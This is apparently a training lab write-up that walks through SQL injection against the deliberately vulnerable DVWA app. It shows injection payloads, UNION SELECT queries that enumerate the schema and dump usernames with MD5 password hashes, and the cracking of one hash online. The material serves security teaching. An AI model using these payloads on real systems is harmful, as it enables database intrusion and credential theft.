

SQL Injection

LAB: DVWA

Websites that are connected to backend databases can be vulnerable to SQL injection. In a SQL injection exploit, an attacker enters malicious queries that interact with the application database. In this lab, you will exploit a web site vulnerability with SQL injection and research SQL injection mitigation.

- Part 1: Exploit an SQL Injection Vulnerability on DVWA
- Part 2: Research SQL Injection Mitigation

SQL injection is a common attack used by hackers to exploit SQL database-driven web applications. This type of attack involves inserting malicious SQL code or statements into an input field or URL with the goal of revealing or manipulating the database contents, causing repudiation system issues, or spoofing identities.

Required Resources

- Kali VM customized for the Ethical Hacker course
- Internet access

Exploit an SQL Injection Vulnerability on DVWA

SQL injection is a code injection technique used to exploit security vulnerabilities in the database layer of an application. These vulnerabilities could allow an attacker to execute malicious SQL commands and compromise the security of the database.

In this part, you will exploit a SQL vulnerability on the DVWA.

In the **User ID:** field type '**OR 1=1 #**' and click **Submit**.

You should receive the output shown in the screenshot 2. The output confirms that there is a vulnerability present that permits execution of SQL statements that are entered directly into input fields.

You have entered an “always true” expression that was executed by the database server. The result is that all entries in the ID field of the database were returned.

Vulnerability: SQL Injection

User ID:

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_Injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

Screenshot 1



Vulnerability: SQL Injection

User ID: Submit

```
ID: 'OR 1=1#
First name: admin
Surname: admin

ID: 'OR 1=1#
First name: Gordon
Surname: Brown

ID: 'OR 1=1#
First name: Hack
Surname: Me

ID: 'OR 1=1#
First name: Pablo
Surname: Picasso

ID: 'OR 1=1#
First name: Bob
Surname: Smith
```

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_Injection
- <http://ferruh.mavtina.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

Screenshot 2

Check for Number of Fields in the Query.

In the User ID: field type **1' ORDER BY 1 #** shown in screenshot 1 and click **Submit**



Vulnerability: SQL Injection

User ID: Submit

```
ID: 'OR 1=1#
First name: admin
Surname: admin

ID: 'OR 1=1#
First name: Gordon
Surname: Brown

ID: 'OR 1=1#
First name: Hack
Surname: Me

ID: 'OR 1=1#
First name: Pablo
Surname: Picasso

ID: 'OR 1=1#
First name: Bob
Surname: Smith
```

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_Injection
- <http://ferruh.mavtina.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Screenshot 1

The screenshot shows the DVWA application interface. The title bar says "DVWA". The main content area is titled "Vulnerability: SQL Injection". On the left, there's a sidebar with various menu items: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current page), SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The "SQL Injection" item is highlighted with a green background. The main content area has a form with a "User ID:" input field containing "ID: 1' ORDER BY 1 #". Below the input field are three red error messages: "First name: admin", "Surname: admin", and "Unknown column '3' in 'order clause'". To the right of the form, there's a "More Information" section with a list of links related to SQL injection.

Screenshot 2

In the **User ID:** field type **1' ORDER BY 3 #** and click **Submit**.

This time you should receive the error **Unknown column '3' in 'order clause'**.

Because the third string returned an error, this tells us the query involves two fields. This is useful information to know as you continue your exploit.

The screenshot shows the DVWA SQL Injection page. On the left is a sidebar with various security vulnerabilities listed. The main area has a title "Vulnerability: SQL Injection". Below it is a form with a "User ID" field containing "1' ORDER BY 3 #". A "Submit" button is next to it. The output shows "ID: 1' ORDER BY 1 #", "First name: admin", and "Surname: admin". Below the form is a "More Information" section with a list of links related to SQL injection. At the bottom, there are "View Source" and "View Help" buttons.

The screenshot shows a browser window with the URL "dwva.vm/vulnerabilities/sqli/?id=1'+ORDER+BY+3%23&Submit=Submit#". The address bar also shows "dwva.vm". Below the address bar is a navigation bar with links like Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area displays the error message "Unknown column '3' in 'order clause'".

Check for version Database Management System (DBMS).

In the User ID: field type **1' OR 1=1 UNION SELECT 1, VERSION()#** and click **Submit**.

At the end of the output, you should see a result similar to the following:

The output **5.5.58-0+deb8u1** indicates the DBMS is MySQL version 5.5.58 running on Debian

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current page), SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, and About. Below the menu is a Logout button. The main content area has a title "Vulnerability: SQL Injection". It contains a form with a "User ID:" field and a "Submit" button. The "User ID:" field contains the value "1' OR 1=1 UNION SELECT 1, VERSION()#". The "Submit" button is highlighted in red. To the right of the form, the output of the query is displayed in red text:
ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: 1
Surname: 5.5.58-0+deb8u1

Determine the database name.

So far you have learned that the database is vulnerable, the query involves two fields, and the DDMS is MySQL 5.5.58.

Next, you will attempt obtain more schema information about the database.

In the User ID: field type **1' OR 1=1 UNION SELECT 1, DATABASE()#** and click **Submit**.

At the end of the output, you should see the following result:

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#First name: 1Surname: dvwa

This means the name of the database is **dvwa**



Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: 1
Surname: dvwa
```

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

Retrieve table Names from the dvwa database.

In the **User ID:** field type:

```
1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables
WHERE table_type='base table' AND table_schema='dvwa'#
```

b. Click **Submit**.

The output with **First Name: 1** is the table information.



Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#  
First name: admin  
Surname: admin  
  
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#  
First name: Gordon  
Surname: Brown  
  
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#  
First name: Hack  
Surname: Me  
  
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#  
First name: Pablo  
Surname: Picasso  
  
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#  
First name: Bob  
Surname: Smith  
  
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#  
First name: 1  
Surname: guestbook  
  
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#  
First name: 1  
Surname: users
```

Retrieve column names from the users table.

You will now discover the field names in the users table. This will help you to find information that is useful for the pentest.

- a. In the **User ID:** field type:

```
1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns  
WHERE table_name='users'#
```

- b. Click **Submit**.

Vulnerability: SQL Injection

User ID:

```
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#  
First name: admin  
Surname: admin  
  
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#  
First name: Gordon  
Surname: Brown  
  
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#  
First name: Hack  
Surname: Me  
  
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#  
First name: Pablo  
Surname: Picasso  
  
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#  
First name: Bob  
Surname: Smith  
  
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#  
First name: 1  
Surname: user_id  
  
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#  
First name: 1  
Surname: first_name  
  
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#  
First name: 1  
Surname: last_name  
  
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#  
First name: 1  
Surname: user  
  
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#  
First name: 1  
Surname: password  
  
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#  
First name: 1  
Surname: avatar  
  
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#  
First name: 1  
Surname: last_login  
  
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#  
First name: 1  
Surname: failed_login
```

More Information

• <http://www.securityteam.com/securityreviews/SQLP0N1P7AF.html>

Retrieve the user credentials.

This query will retrieve the users and passwords.

- a. In the **User ID:** field type:

1' OR 1=1 UNION SELECT user, password FROM users #

- b. Click **Submit**.

After the list of users, you should see several results with usernames and what appears to be password hashes

The screenshot shows the DVWA SQL Injection (Blind) page. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL injection (highlighted in green), SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The main content area has a form with 'User ID:' and a 'Submit' button. Below the form, several red error messages are displayed, each containing a UNION SELECT query and its results. For example:

- ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d533d75ae2c3966d7e0d4fcc69216b
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Below the errors, there is a 'More Information' section with two links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection


Hack the password hashes.

- Open another browser tab and navigate to <https://crackstation.net>.
CrackStation is a free online password hash cracker.
- Copy and paste the password hash from DVWA into CrackStation and click **Crack Hashes**.

The password for gordonb is abc123 as shown in the screenshot below

Enter up to 20 non-salted hashes, one per line:

```
e99a18c428cb38d5f260853678922e03
```



[Crack Hashes](#)

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
e99a18c428cb38d5f260853678922e03	md5	abc123

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.